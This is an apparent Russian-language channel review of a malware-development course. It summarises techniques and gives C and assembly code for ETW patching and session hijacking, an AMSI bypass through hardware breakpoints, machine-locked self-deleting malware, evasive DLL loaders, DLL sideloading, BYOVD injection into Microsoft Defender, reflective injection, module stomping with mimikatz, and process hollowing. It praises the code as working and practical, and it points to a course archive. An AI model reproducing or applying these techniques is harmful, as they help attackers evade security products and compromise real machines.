| QueryEtwSessions | Утилита от Maldev Academy для перечисления активных ETW-сессий |

| DotNetEtwConsumer | Пример ETW-потребителя, который логирует загрузку .NET-сборок |

Пример создания ETW-сессии через Logman:

cmd

logman create trace MALDEV_ETW_SESSION -o C:\Output.etl -p Microsoft-Windows-Kernel-Process -ets

ETW Bypass — патчинг

Идея: Заблокировать запись событий в ETW, пропатчив ключевые функции.

Какие функции патчим?

| Функция | Роль |

|-----|-----|

| EtwEventWrite | Запись события в ETW |

| EtwEventWriteFull | Альтернативная функция записи |

| NtTraceEvent | Системный вызов, который реально отправляет событие |

Патч для EtwEventWrite / EtwEventWriteFull:

asm

xor eax, eax ; 33 C0 — возвращаем ERROR_SUCCESS (0)

ret ; C3 — выход из функции

Патч для NtTraceEvent: Изменяем SSN (System Service Number) на невалидный (например, 0xFF), чтобы системный вызов всегда возвращал ошибку.

Проблема: Патчинг оставляет RWX-память и может быть обнаружен.

Улучшенный патчинг ETW

Новая цель: Пропатчить внутреннюю функцию EtwpEventWriteFull (приватная, не экспортируется).

Почему лучше?

- EtwEventWrite, EtwEventWriteEx, EtwEventWriteFull — все вызывают EtwpEventWriteFull**
- Патчим одну функцию вместо нескольких**

Два подхода:

| Подход | Описание |

|-----|-----|

| 1. Патчинг call инструкции | Заменяем call EtwpEventWriteFull на nop (5 байт) |

| 2. Патчинг начала EtwpEventWriteFull | Вставляем xor eax, eax; ret в начало функции |

Как найти адрес EtwpEventWriteFull?

- Идем от EtwEventWrite вверх до инструкции ret**
- Ищем инструкцию call (опкод E8)**

- Вычисляем адрес: адрес_после_call + offset

ETW Provider Session Hijacking

Идея: Вместо патча функций — перенаправить ETW-сессию на запись в наш файл, а не к реальному потребителю (EDR).

Требование: Административные привилегии.

Алгоритм:

- 1. Перечислить все активные ETW-сессии через QueryAllTracesW**
- 2. Найти целевую сессию (например, PROCMON TRACE)**
- 3. Остановить сессию через StopTraceW**
- 4. Подменить путь к лог-файлу (LogFileNameOffset) на наш (C:\FakeLogFile.etl)**
- 5. Перезапустить сессию через StartTraceW**

Результат: Сессия пишет события в наш файл, а потребитель (Procmon, EDR) их не получает.

C

// Пример кода (упрощенно)

```
StopTraceW(0, ETW_SESSION_TO_HIJACK, LoggerInfo);  
wcscpy_s(LogFileName, MAXSTR, L"C:\\FakeLogFile.etl");  
StartTraceW(&LoggerHandle, ETW_SESSION_TO_HIJACK, LoggerInfo);
```

Рекомендации:

- Патчинг оставляет следы (RWX память)
- Hijacking требует админских прав, но не модифицирует код
- Современные EDR могут детектировать оба метода

Обход AMSI без патчей (через Hardware Breakpoints)

Что такое AMSI?

AMSI (Antimalware Scan Interface) — интерфейс Windows, позволяющий приложениям (особенно PowerShell, VBScript, .NET) отправлять скрипты и буферы на проверку антивирусу до их выполнения.

Ключевая функция: AmsiScanBuffer — сканирует буфер (например, скрипт или .NET-сборку) и возвращает результат в AMSI_RESULT.

С

```
HRESULT AmsiScanBuffer(  
    HAMSICONTEXT amsiContext,  
    PVOID buffer,      // сканируемый буфер
```



```
ULONG length,      // размер буфера  
LPCWSTR contentName,  
HAMSISESSION amsiSession,  
AMSI_RESULT result  // результат сканирования (выходной  
параметр)  
};
```

AMSI_RESULT:

- AMSI_RESULT_CLEAN — чисто**
- AMSI_RESULT_NOT_DETECTED — не обнаружено (но может измениться)**
- AMSI_RESULT_DETECTED — обнаружено (блокировать)**

Почему Hardware Breakpoints, а не патчи?

- | Патчинг | Hardware Breakpoints |**
- | Требуется RWX память | Не меняет код |**
- | Оставляет IoC | Не оставляет следов в памяти |**
- | Может детектироваться | Сложнее обнаружить |**

Реализация обхода AMSI

1. Detour-функция для AmsiScanBuffer

c

```
VOID AmsiScanBufferDetour(PCONTEXT pThreadCtx) {  
    // 6-й параметр — AMSI_RESULT result  
    AMSI_RESULT Result = (AMSI_RESULT)GETPARM_6(pThreadCtx);  
  
    // Принудительно устанавливаем результат "CLEAN"  
    Result = AMSI_RESULT_CLEAN;  
  
    // Блокируем выполнение оригинальной функции  
    BLOCK_REAL(pThreadCtx);  
  
    // Продолжаем выполнение  
    CONTINUE_EXECUTION(pThreadCtx);  
}
```

2. Установка хука

c

```
int main() {  
    // Загружаем AMSI.dll  
    LoadLibrary(L"AMSI");  
  
    // Получаем адрес AmsiScanBuffer  
    PVOID pAmsiScanBuffer = GetProcAddress(GetModuleHandle(L"AMSI"),  
    "AmsiScanBuffer");
```

```
// Инициализируем библиотеку Hardware Breakpoints  
InitHardwareBreakpointHooking();  
  
// Устанавливаем хук на AmsiScanBuffer  
InstallHardwareBreakingPntHook(pAmsiScanBuffer, Dr0,  
AmsiScanBufferDetour, ALL_THREADS);  
  
// Устанавливаем хук на новые потоки  
InstallHooksOnNewThreads(Dr1);  
  
// ... выполнение полезной нагрузки ...  
  
// Очистка  
CleaUpHardwareBreakpointHooking();  
}
```

Проверка на Navos C&C

Сценарий:

- 1. Navos генерирует payload (demon.bin)**
- 2. Loader читает и выполняет demon.bin через InjectShellcodeFileLocally**

3. Navos отправляет команду dotnet inline-execute с .NET-сборкой SharpHound

4. AMSI пытается сканировать .NET-сборку

5. Хук перенаправляет вызов в detour-функцию, которая возвращает AMSI_RESULT_CLEAN

6. .NET-сборка выполняется, AMSI не блокирует

Важно: В Navos нужно отключить встроенный AMSI bypass, чтобы проверить работу именно Hardware Breakpoints.

Схема работы

Пользовательский код вызывает AmsiScanBuffer



Аппаратный брейкпоинт (Dr0 = адрес AmsiScanBuffer)



CPU генерирует EXCEPTION_SINGLE_STEP



VEN перехватывает исключение



Выполняется AmsiScanBufferDetour



Detour устанавливает result = AMSI_RESULT_CLEAN



BLOCK_REAL блокирует оригинальную AmsiScanBuffer



CONTINUE_EXECUTION продолжает работу



Вызывающий код получает результат "CLEAN"

—

BUILDING A DRM-EQUIPPED MALWARE

Привязка вредоносной программы к конкретной машине, чтобы она не работала на анализаторах (VirusTotal, Any.Run).

Антианалитические техники могут не сработать на песочницах, и программа раскроет свой C&C и полезную нагрузку.

Алгоритм работы:

1. При первом запуске программа читает идентификатор ProductId из реестра (HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId).
2. Вычисляет хэш этого значения (алгоритм Djv2).
3. Читает свой собственный бинарный файл с диска.
4. Находит в секции .rdata константную переменную g_MachineID, которая изначально заполнена значением DEFAULT_HASH (0xAABVEEFF).

5. Удаляет свой старый бинарный файл с диска (self-deletion через FILE_RENAME_INFO и FILE_DISPOSITION_INFO).

6. Записывает новый бинарный файл, где g_MachineID заменен на хэш ProductId текущей машины.

7. При последующих запусках программа вычисляет хэш ProductId текущей машины и сравнивает с g_MachineID. Если не совпадают — завершается.

Итог: программа работает только на той машине, где была впервые запущена. На любой другой (включая песочницы) она не выполнит полезную нагрузку.

INTRODUCTION TO HAVOC C&C

Обзор фреймворка Havoc (альтернатива Cobalt Strike).

Компоненты:

- Teamserver (на Golang):** управляет операторами, обратными вызовами, слушателями, загруженными файлами. Рекомендуется хостить на VPS.
- Client (на Qt/C++):** графический интерфейс для оператора.
- Demon (агент на C и ассемблере):** работает по HTTP/S и SMB.

Основные возможности настройки агента:

- Sleep и Jitter:** задержка между циклами задач и её вариативность.
- Indirect Syscalls:** косвенные системные вызовы для обхода хуков.

- **Stack Duplication:** обфускация стека во время сна.
- **Sleep Techniques:** Foliage (APC), Ekko (таймеры), Zilean (RtlRegisterWait).
- **Proxy Loading:** проксирование загрузки модулей через RtlRegisterWait и другие.
- **AMSI/ETW Patch:** выбор между "None" и "Hardware breakpoints".
- **Injection Alloc и Injection Execute:** выбор между Native/Syscall и Win32.
- **Sacrificial processes:** процессы-жертвы для инъекций (x64 и x86).

Функции агента:

- **shell** — выполнение cmd команд.
- **powerpick** — выполнение PowerShell без powershell.exe.
- **screenshot** — снятие скриншота.
- **dotnet inline-execute** — выполнение .NET сборок.
- **shellcode** — инъекция шеллкода.
- **dll** — инъекция DLL.
- **download** — скачивание файлов.

BUILDING AN EVASIVE DLL PAYLOAD LOADER

Тема: создание практического обфусцированного DLL-загрузчика, объединяющего множество техник.

Основные техники в этом модуле:

1. Улучшенный HellsHall (косвенные системные вызовы).

Вместо ntdll.dll используется win32u.dll для поиска инструкции syscall;ret.

Это позволяет обойти unhooking ntdll без использования RWX памяти.

2. Unhooking DLL через KnownDlls без RWX.

Вместо изменения прав на PAGE_EXECUTE_READWRITE используется PAGE_READWRITE.

Устанавливается Vectored Exception Handler (VEH), который перехватывает EXCEPTION_ACCESS_VIOLATION при попытке выполнить код в неисполняемой памяти и временно меняет права.

3. Инъекция payload чанками (chunking).

Память выделяется небольшими кусками по 4096 байт.

Один блок остается Read-Only.

Количество вызовов NtAllocateVirtualMemory и NtProtectVirtualMemory увеличивается, что нарушает типичный паттерн инъекции (Allocate -> Modify -> Execute).

4. Шифрование AES-256.

Используется библиотека ctaes.

Payload хранится в ресурсной секции (.rsrc) в зашифрованном виде.

Ключ и IV хранятся внутри файла Payload.ctaes после шифротекста.

5. Выполнение через Thread Pool APIs.

CreateThreadpoolTimer и SetThreadpoolTimer выполняют полезную нагрузку как callback через 10 секунд.

6. API Hashing (CRC32).

GetModuleHandleH и GetProcAddressH заменяют стандартные функции.

Поддержка forwarded functions.

7. API Camouflage.

В код добавляются неиспользуемые вызовы легитимных WinAPI (MessageBox, GetLastError, RegisterClassW и др.), которые попадают в IAT, маскируя реальные импорты.

8. Задержка выполнения (Delay Execution).

NtDelayExecution задерживает старт на 0.3 минуты (18 секунд) для обхода песочниц и стабилизации перед unhooking.

9. Отладочная консоль.

AllocConsole и WriteConsoleA для вывода сообщений при компиляции с DEBUG.

10. Удаление CRT библиотеки.

Замена функций rand, wcscat, memscr на собственные реализации.

Использование intrinsic-функций для memset и strchr.

Результат: DLL экспортирует одну функцию InitiateTheAttack. В режиме Release IAT содержит только минимальный набор импортов.

Introduction To DLL Sideloadng

- 1. Использование порядка поиска DLL (DLL Search Order). Приложение ищет DLL сначала в папке, где находится его исполняемый файл. Злоумышленник помещает туда поддельную DLL с именем легитимной.**
- 2. Обход SafeDllSearchMode. Даже когда эта защита включена, папка с приложением имеет более высокий приоритет, чем текущая рабочая папка.**
- 3. Поиск уязвимых приложений через Process Monitor. Настройка фильтра на имя процесса и поиск операций CreateFile с результатом NAME NOT FOUND.**
- 4. Решение проблемы с экспортом по ординалу. Если приложение импортирует функцию по ординалу (номеру), поддельная DLL должна экспортировать функцию с тем же номером. Это делается через .def файл (EXPORTS FunctionName @4).**

5. Обход DLL load lock. Выполнение полезной нагрузки не из DllMain, а из экспортируемой функции, чтобы не блокировать загрузку других DLL.

Practical DLL Sideload Example

1. Выбор цели GUP.exe (компонент Notepad++ updater), который загружает libcurl.dll.

2. Замена libcurl.dll на поддельную DLL, экспортирующую требуемые функции: curl_easy_init, curl_easy_setopt, curl_easy_cleanup, curl_easy_perform.

3. Определение целевой функции через отладчик xdbg. Установка брейкпоинтов на все экспортируемые функции и определение, какая вызывается первой (curl_easy_init).

4. DLL Proxying (проксирование). Оригинальная libcurl.dll переименовывается в gup.dll. Поддельная libcurl.dll экспортирует большую часть функций как forwarded через pragma comment(linker, "/export:curl_easy_setopt=gup.curl_easy_setopt,@14").

5. Ручное проксирование целевой функции curl_easy_init. Внутри неё создается отдельный поток для выполнения полезной

нагрузки, затем `LoadLibrary(gup.dll)` и `GetProcAddress` для оригинальной `curl_easy_init`, вызов и возврат результата.

6. Экспорт по ординалу (опционально). Через `.def` файл `curl_easy_init` экспортируется с ординалом 5, как в оригинальной `gup.dll`.

BYOVD — Bring Your Own Vulnerable Driver

1. Использование легитимно подписанного уязвимого драйвера `IQVW64.sys` (Intel Network Adapter Diagnostic Driver) версии 1.3.0.7.

2. Эксплуатация через IOCTL код `0x80862007` (как в проекте `kdmapper`) для отображения (`mapping`) неподписанного драйвера в режиме ядра.

3. Рефлексивная загрузка уязвимого драйвера без записи на диск. Драйвер хранится в зашифрованном виде (XOR с ключами `0x85`, `0x2A`, `0x3C`) в файле `intel_driver_resource.hpp`.

4. API Hashing для вызовов Ntdll функций (`NtAddAtom`, `RtlAdjustPrivilege`, `NtLoadDriver`, `NtUnloadDriver`) через `GetNtdllProcAddressH`.

5. Загрузка неподписанного драйвера Kernelldr.sys, который выполняет инъекцию шеллкода в процесс MsMpEng.exe (Microsoft Defender).

6. Инъекция через создание секции (ZwCreateSection), отображение в память ядра и пользовательского режима, выполнение через APC (KeInitializeApc, KeInsertQueueApc).

Local PE Injection

1. Чтение PE файла с диска через ReadFile.

2. Выделение памяти под PE через VirtualAlloc (PAGE_READWRITE) размером OptionalHeader.SizeOfImage.

3. Копирование секций PE в выделенную память. Каждая секция копируется по смещению VirtualAddress в целевую память из PointerToRawData в исходном файле.

4. Применение релокаций (FixReloc). Перебор блоков IMAGE_BASE_RELOCATION, для каждого элемента типа IMAGE_REL_BASED_DIR64/HIGHLOW/HIGH/LOW добавление дельты (текущий базовый адрес минус предпочтительный).

5. Фикс IAT (FixImportAddressTable). Перебор IMAGE_IMPORT_DESCRIPTOR, загрузка каждой DLL через LoadLibraryA,

перебор IMAGE_THUNK_DATA, получение адресов функций через GetProcAddress по имени или ординалу, запись адресов в IAT.

6. Установка правильных прав памяти (FixMemPermissions). Перебор секций, анализ Characteristics (IMAGE_SCN_MEM_READ/WRITE/EXECUTE), вызов VirtualProtect для каждой секции.

7. Выполнение TLS callback, если они есть. Получение IMAGE_TLS_DIRECTORY, перебор массива PIMAGE_TLS_CALLBACK, вызов каждого с DLL_PROCESS_ATTACH.

8. Регистрация обработчиков исключений. Если есть IMAGE_DIRECTORY_ENTRY_EXCEPTION, вызов RtlAddFunctionTable.

9. Выполнение точки входа (Entry Point). Для DLL — вызов какDllMain с DLL_PROCESS_ATTACH. Для EXE — вызов как функцию main.

10. Подмена аргументов командной строки (FixArguments). Изменение PEV->ProcessParameters.CommandLine на имя образа или на имя + переданные аргументы, чтобы полезная нагрузка не читала аргументы загрузчика.

REFLECTIVE DLL INJECTION

Reflective DLL injection — это техника, при которой DLL внедряется в процесс и загружает саму себя без вызова `LoadLibrary`. Внутри DLL есть специальная экспортируемая функция (обычно `ReflectiveLoader` или `ReflectiveFunction`), которая выполняет все шаги загрузки PE: применяет релокации, фиксирует IAT, настраивает права памяти и вызывает `DllMain`.

Особенность: `ReflectiveFunction` должна быть позиционно-независимой (`position-independent`), так как она выполняется до того, как DLL будет правильно "привязана" к памяти. Поэтому внутри неё нельзя использовать глобальные переменные и нельзя вызывать WinAPI напрямую — только через API hashing.

Пример кода: поиск базового адреса рефлексивной DLL методом перебора

```
ULONG_PTR uTmpAddress = (ULONG_PTR)ReflectiveFunction;  
ULONG_PTR uReflectiveDllModule = NULL;  
  
do {  
    PIMAGE_DOS_HEADER plmgDosHdr =  
        (PIMAGE_DOS_HEADER)uTmpAddress;
```

```

    if (plmgDosHdr->e_magic == IMAGE_DOS_SIGNATURE) {
        PIMAGE_NT_HEADERS plmgNtHdrs = (PIMAGE_NT_HEADERS)
(uTmpAddress + plmgDosHdr->e_lfanew);
        if (plmgNtHdrs->Signature == IMAGE_NT_SIGNATURE) {
            uReflectiveDllModule = uTmpAddress;
            break;
        }
    }
    uTmpAddress--;
} while (TRUE);

```

Пример кода: получение адреса ReflectiveFunction в инжекторе

```

DWORD GetReflectiveFunctionOffset(ULONG_PTR uRfIDllBuffer) {
    PIMAGE_NT_HEADERS plmgNtHdrs = (PIMAGE_NT_HEADERS)(uRfIDllBuffer
+ ((PIMAGE_DOS_HEADER)uRfIDllBuffer)->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY plmgExportDir =
(PIMAGE_EXPORT_DIRECTORY)(uRfIDllBuffer + RVA2Offset(...));

    for (DWORD i = 0; i < plmgExportDir->NumberOfFunctions; i++) {
        PCHAR pcFunctionName = (PCHAR)(uRfIDllBuffer +
RVA2Offset(pdwFunctionNameArray[i], uRfIDllBuffer));
        if (strcmp(pcFunctionName, "ReflectiveFunction") == 0) {
            return
RVA2Offset(pdwFunctionAddressArray[pwFunctionOrdinalArray[i]],
uRfIDllBuffer);
        }
    }
}

```

```
} return 0;}
```

Пример кода: инъекция и выполнение ReflectiveFunction

```
BOOL InjectAndRunRfDll(HANDLE hProcess, DWORD dwRflFuncOffset,  
PBYTE pRfDllBuffer, DWORD dwRfDllSize) {  
    PBYTE pAddress = VirtualAllocEx(hProcess, NULL, dwRfDllSize,  
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READ);  
    WriteProcessMemory(hProcess, pAddress, pRfDllBuffer, dwRfDllSize,  
&sNumberOfBytesWritten);  
  
    LPTHREAD_START_ROUTINE pReflectiveFunc =  
(LPTHREAD_START_ROUTINE)(pAddress + dwRflFuncOffset);  
    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,  
pReflectiveFunc, NULL, 0, &dwThreadId);  
    return TRUE;  
}
```

PEFLUCTUATION

PeFluctuation — техника, которая шифрует исполняемый код PE-файла (.text секцию) когда он не используется, и расшифровывает только на короткое время при взаимодействии с пользователем. Это позволяет обходить memory scanners (Pesieve, Moneta), которые ищут сигнатуры в памяти.

Принцип работы: после загрузки PE запускается таймер (CreateTimerQueueTimer), который через заданный интервал шифрует .text секцию и меняет права памяти на PAGE_READONLY. При попытке выполнить код возникает EXCEPTION_ACCESS_VIOLATION. Vectored Exception Handler (VEH) перехватывает исключение, расшифровывает секцию, меняет права на PAGE_EXECUTE_READ и перезапускает таймер. Цикл повторяется.

Пример кода: шифрование/дешифрование через SystemFunction032 (RC4)

```
BOOL Rc4EncryptDecrypt(PBYTE pBuffer, DWORD dwBufferLen, BOOL  
bDecrypt) {  
    BYTE Rc4Key[16] = { 0xFF, 0xDD, 0x79, 0x7E, 0x03, 0xA5, 0x87, 0xEF, 0x71,  
0x4D, 0xDB, 0x7D, 0xF4, 0x47, 0x77, 0x01 };  
    USTRING uStrBuffer = { pBuffer, dwBufferLen, dwBufferLen };  
    USTRING uStrKey = { Rc4Key, 16, 16 };  
  
    VirtualProtect(pBuffer, dwBufferLen, PAGE_READWRITE,  
&dwOldProtection);  
    SystemFunction032(&uStrBuffer, &uStrKey);  
    VirtualProtect(pBuffer, dwBufferLen, bDecrypt ? PAGE_EXECUTE_READ :  
PAGE_READONLY, &dwOldProtection);  
    return TRUE;  
}
```

Пример кода: таймер обратного вызова (шифрование)


```
VOID CALLBACK ObfuscationTimerCallback(PVOID IpParameter, BOOLEAN  
TimerOrWaitFired) {  
    Rc4EncryptDecrypt(g_uPeRXAddress, g_sPeRXSize, FALSE);  
}
```

Пример кода: Vectored Exception Handler (расшифровка)

```
LONG WINAPI VectoredExceptionHandler(PEXCEPTION_POINTERS  
pExceptionInfo) {  
    if (pExceptionInfo->ExceptionRecord->ExceptionCode ==  
EXCEPTION_ACCESS_VIOLATION) {  
        if (pExceptionInfo->ExceptionRecord->ExceptionAddress >=  
g_uPeRXAddress &&  
            pExceptionInfo->ExceptionRecord->ExceptionAddress <=  
g_uPeRXAddress + g_sPeRXSize) {  
  
            Rc4EncryptDecrypt(g_uPeRXAddress, g_sPeRXSize, TRUE);  
            CreateTimerQueueTimer(&g_hTimer, g_hTimerQueue,  
ObfuscationTimerCallback, NULL, EXEC_WAIT * 1000, 0, 0);  
            return EXCEPTION_CONTINUE_EXECUTION;  
        }  
    }  
    return EXCEPTION_CONTINUE_SEARCH;  
}
```

TLS CALLBACKS FOR ANTI-DEBUGGING

TLS (Thread Local Storage) callbacks — это функции, которые выполняются до точки входа (main) процесса. Загрузчик Windows вызывает их при создании процесса и потоков. Это позволяет выполнить анти-отладочные проверки до того, как отладчик сможет установить контроль.

В модуле TLS callback проверяет, не установлен ли программный брейкпоинт (int 3 / 0xCC) в начале main функции. Если да — вся main функция перезаписывается байтами 0xFF, что приводит к крашу процесса.

Пример кода: подключение TLS callback через директивы компилятора

```
#pragma comment(linker, "/INCLUDE:_tls_used")  
#pragma comment(linker, "/INCLUDE:CheckIfImgOpenedInADebugger")  
  
#pragma const_seg(".CRT$XLB")  
EXTERN_C CONST PIMAGE_TLS_CALLBACK CheckIfImgOpenedInADebugger  
= (PIMAGE_TLS_CALLBACK)ADTlsCallback;  
#pragma const_seg()
```

Пример кода: TLS callback с проверкой брейкпоинта

```
VOID ADTIsCallback(PVOID hModule, DWORD dwReason, PVOID pContext) {  
    if (dwReason == DLL_PROCESS_ATTACH) {  
        if (*(BYTE*)main == 0xCC) {  
            VirtualProtect(main, 0x500, PAGE_EXECUTE_READWRITE,  
&dwOldProtection);  
            memset(main, 0xFF, 0x500);  
        }  
    }  
}
```

Пример кода: основная функция (main)

```
int main() {  
    HANDLE hThread = CreateThread(NULL, 0, x64RawCalc, NULL, 0, NULL);  
    WaitForSingleObject(hThread, INFINITE);  
    return 0;  
}
```

При запуске под отладчиком TLS callback срабатывает до main, обнаруживает int 3 и перезаписывает main. Процесс падает. При обычном запуске main выполняется нормально.

MODULE STOMPING

Module Stomping — техника инъекции, при которой shellcode записывается не в выделенную private память, а в .text секцию

легитимной DLL, загруженной как образ (SEC_IMAGE). Это позволяет избежать выделения новой памяти (без VirtualAllocEx) и скрыть инъекцию внутри существующего модуля.

Алгоритм: загрузить DLL через NtCreateSection + NtMapViewOfSection (а не LoadLibrary, чтобы обойти Control Flow Guard), проверить, что payload помещается между entry point и концом .text секции, записать payload в entry point, выполнить через NtCreateThreadEx.

Пример кода: загрузка DLL через NtCreateSection

```
BOOL LoadDllFile(LPCWSTR szDllFilePath, HMODULE* phModule,
PULONG_PTR puEntryPnt) {
    HANDLE hFile = CreateFileW(szDllFilePath, GENERIC_READ, 0, NULL,
    OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0,
    PAGE_READONLY, SEC_IMAGE, hFile);
    NtMapViewOfSection(hSection, NtCurrentProcess(), &uMappedModule,
    NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE);

    PIMAGE_NT_HEADERS plmgNtHdrs = (PIMAGE_NT_HEADERS)
    (uMappedModule + ((PIMAGE_DOS_HEADER)uMappedModule)->e_lfanew);
    *phModule = (HMODULE)uMappedModule;
    *puEntryPnt = uMappedModule + plmgNtHdrs-
    >OptionalHeader.AddressOfEntryPoint;
    return TRUE;
}
```


Пример кода: проверка, помещается ли payload

```
BOOL VerifyInjection(ULONG_PTR uSacrificialModule, ULONG_PTR  
uEntryPoint, SIZE_T sPayloadSize) {  
    // найти .text секцию  
    // вычислить размер от entry point до конца .text секции  
    SIZE_T sTextSizeLeft = sTextSize - (uEntryPoint - uTextAddress);  
    return (sTextSizeLeft >= sPayloadSize);  
}
```

Пример кода: инъекция в entry point

```
VirtualProtect(uEntryPoint, sBufferSize, PAGE_READWRITE,  
&dwOldProtection);  
memcpy(uEntryPoint, pBuffer, sBufferSize);  
VirtualProtect(uEntryPoint, sBufferSize, dwOldProtection,  
&dwOldProtection);  
NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,  
NtCurrentProcess(), uEntryPoint, NULL, FALSE, 0, 0, 0, NULL);
```

MODULE OVERLOADING

Module Overloading — развитие **Module Stomping**. Вместо **shellcode** в **.text** секцию записывается целый PE файл (например, **mimikatz.exe**), полностью заменяя содержимое легитимной DLL. Отличие от **Module Stomping**: перезаписывается весь DLL-образ, включая PE-заголовки.

Алгоритм: прочитать PE payload с диска, загрузить легитимную DLL через **NtCreateSection + NtMapViewOfSection** (как в **Module 36**), выделить временный буфер, скопировать туда payload, выполнить **IAT fixing** и релокации для payload, перезаписать DLL payload-ом, применить релокации повторно (уже для payload), настроить права памяти через **VirtualProtect**, выполнить **entry point** payload.

Пример кода: перезапись DLL payload-ом

```
BOOL OverWriteSacrificialDll(ULONG_PTR uMappedDll, SIZE_T  
sMappedImgSize, ULONG_PTR uPePayload, SIZE_T sPePayloadSize) {  
    VirtualProtect(uMappedDll, sMappedImgSize, PAGE_READWRITE,  
&dwOldProtection);  
    memset(uMappedDll, 0x00, sMappedImgSize);  
    memcpy(uMappedDll, uPePayload, sPePayloadSize);  
    return TRUE;  
}
```

Пример кода: фикс прав для заголовков

```
VirtualProtect(uMappedDll, pPeHdrs->plmgNtHdrs->OptionalHeader.SizeOfHeaders, PAGE_READONLY, &dwOldProtection);
```

Пример кода: выполнение payload (DLL или EXE)

```
if (pPeHdrs->blsDLLFile) {  
    DLLMAIN pDllMain = (DLLMAIN)(uMappedDll + pPeHdrs->plmgNtHdrs->OptionalHeader.AddressOfEntryPoint);  
    return pDllMain((HINSTANCE)uMappedDll, DLL_PROCESS_ATTACH, NULL);  
} else {  
    MAIN pMain = (MAIN)(uMappedDll + pPeHdrs->plmgNtHdrs->OptionalHeader.AddressOfEntryPoint);  
    return pMain();  
}
```

В демо используется WsmSvc.dll как жертва и mimikatz.exe как payload.

PROCESS HOLLOWING

Process Hollowing — техника инъекции, при которой создается процесс в **suspended** состоянии, его оригинальный образ заменяется на вредоносный PE, после чего процесс возобновляется. В классическом варианте вызывается **NtUnmapViewOfSection** для удаления оригинального образа. В улучшенной версии (как в модуле) образ не удаляется, а PE payload записывается по предпочтительному адресу, и патчится **ImageBaseAddress** в PEВ.

Алгоритм: создать процесс в **suspended** состоянии с перенаправлением I/O через **pipes**, прочитать PE payload, выделить память в целевом процессе по предпочтительному адресу (**OptionalHeader.ImageBase**), записать заголовки и секции, подменить **ImageBaseAddress** в PEВ через патчинг, выполнить **thread hijacking** (изменить **Rcx/Rip** на **entry point**), настроить права памяти, возобновить процесс.

Пример кода: создание **suspended** процесса с **pipes**

```
BOOL CreateTheHollowedProcess(LPCSTR cRemoteProcessImage, LPCSTR  
cProcessParms, PPROCESS_INFORMATION pProcessInfo, HANDLE*  
pStdInWrite, HANDLE* pStdOutRead) {  
    CreatePipe(&StdInRead, &StdInWrite, &SecAttr, 0);  
    CreatePipe(&StdOutRead, &StdOutWrite, &SecAttr, 0);
```



```
StartupInfo.dwFlags = STARTF_USESTDHANDLES;
```

```
StartupInfo.hStdInput = StdInRead;
```

```
StartupInfo.hStdOutput = StdOutWrite;
```

```
StartupInfo.hStdError = StdOutWrite;
```

```
CreateProcessA(NULL, cRemoteProcessCmdnd, NULL, NULL, TRUE,  
CREATE_SUSPENDED | CREATE_NEW_CONSOLE, NULL, NULL, &StartupInfo,  
pProcessInfo);
```

```
*pStdInWrite = StdInWrite;
```

```
*pStdOutRead = StdOutRead;
```

```
return TRUE;
```

```
}
```

Пример кода: запись payload по предпочтительному адресу

```
pRemoteAddress = VirtualAllocEx(hProcess, (LPVOID)pImgNtHdrs->  
OptionalHeader.ImageBase, pImgNtHdrs->OptionalHeader.SizeOfImage,  
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);  
WriteProcessMemory(hProcess, pRemoteAddress, pPeBuffer,  
pImgNtHdrs->OptionalHeader.SizeOfHeaders, &NumberOfBytesWritten);  
// запись секций в цикле
```

Пример кода: подмена ImageBaseAddress в PEВ через RDX регистр

```
BOOL ReplaceBaseAddressImage(HANDLE hProcess, ULONG_PTR  
uPeBaseAddress, ULONG_PTR Rdx) {  
    ULONG_PTR uRemoteImageBaseOffset = Rdx + offsetof(PEB,  
Reserved3[1]);  
    WriteProcessMemory(hProcess, (PVOID)uRemoteImageBaseOffset,  
&uPeBaseAddress, sizeof(PVOID), &NumberOfBytesWritten);  
    return TRUE;  
}
```

Пример кода: thread hijacking (64-bit)

```
GetThreadContext(hThread, &Context);  
Context.Rcx = (LPVOID)(pRemoteAddress + plmngNthdrs-  
>OptionalHeader.AddressOfEntryPoint);  
SetThreadContext(hThread, &Context);  
ResumeThread(hThread);
```

Пример кода: чтение вывода из pipes

```
VOID PrintOutput(HANDLE StdOutRead) {  
    do {  
        PeekNamedPipe(StdOutRead, NULL, NULL, NULL, &dwAvailableBytes,  
NULL);  
        pBuffer = LocalAlloc(LPTR, dwAvailableBytes);  
        ReadFile(StdOutRead, pBuffer, dwAvailableBytes, NULL, NULL);  
        printf(pBuffer);  
    } while (dwAvailableBytes > 0);  
}
```

```
LocalFree(pBuffer);  
} while (TRUE); }
```

В демо используется RuntimeBroker.exe как процесс-жертва и mimikatz.exe с аргументом "coffee exit" как payload.



ИТОГОВАЯ ОЦЕНКА

Содержание: 9 из 10 (минус за некоторые устаревшие техники).

Практическая ценность: 9 из 10 (код рабочий и применимый).

Сложность: 8 из 10 (требуется хорошая база).

Документация и пояснения: 8 из 10 (подробно, но не всегда структурировано).

Общая оценка: твёрдая 8.5 из 10.

Курс дает возможность разобраться с реальными техниками обхода EDR, некоторые из них разберем отдельно в будущем в постах на канале.

ЕСЛИ ВЫ ТОЛЬКО НАЧИНАЕТЕ

Совет: не пытайтесь читать всё подряд. Начните с модуля 2 (системные вызовы), потом модуль 3 (PEB), затем модуль 9 (аппаратные брейкпоинты). После этого можно смотреть модули 20 (AMSI), 28 (PE-инъекция) и 38 (Process Hollowing). Остальное придёт по мере понимания.

Архив с курсом содержит полный английский курс с кодом, примерами и утилитами. Материал сложный, но очень качественный. Если вы дошли до этого места и осилили пересказы всех модулей — вы уже поняли, насколько это мощный ресурс. Дальше только практика.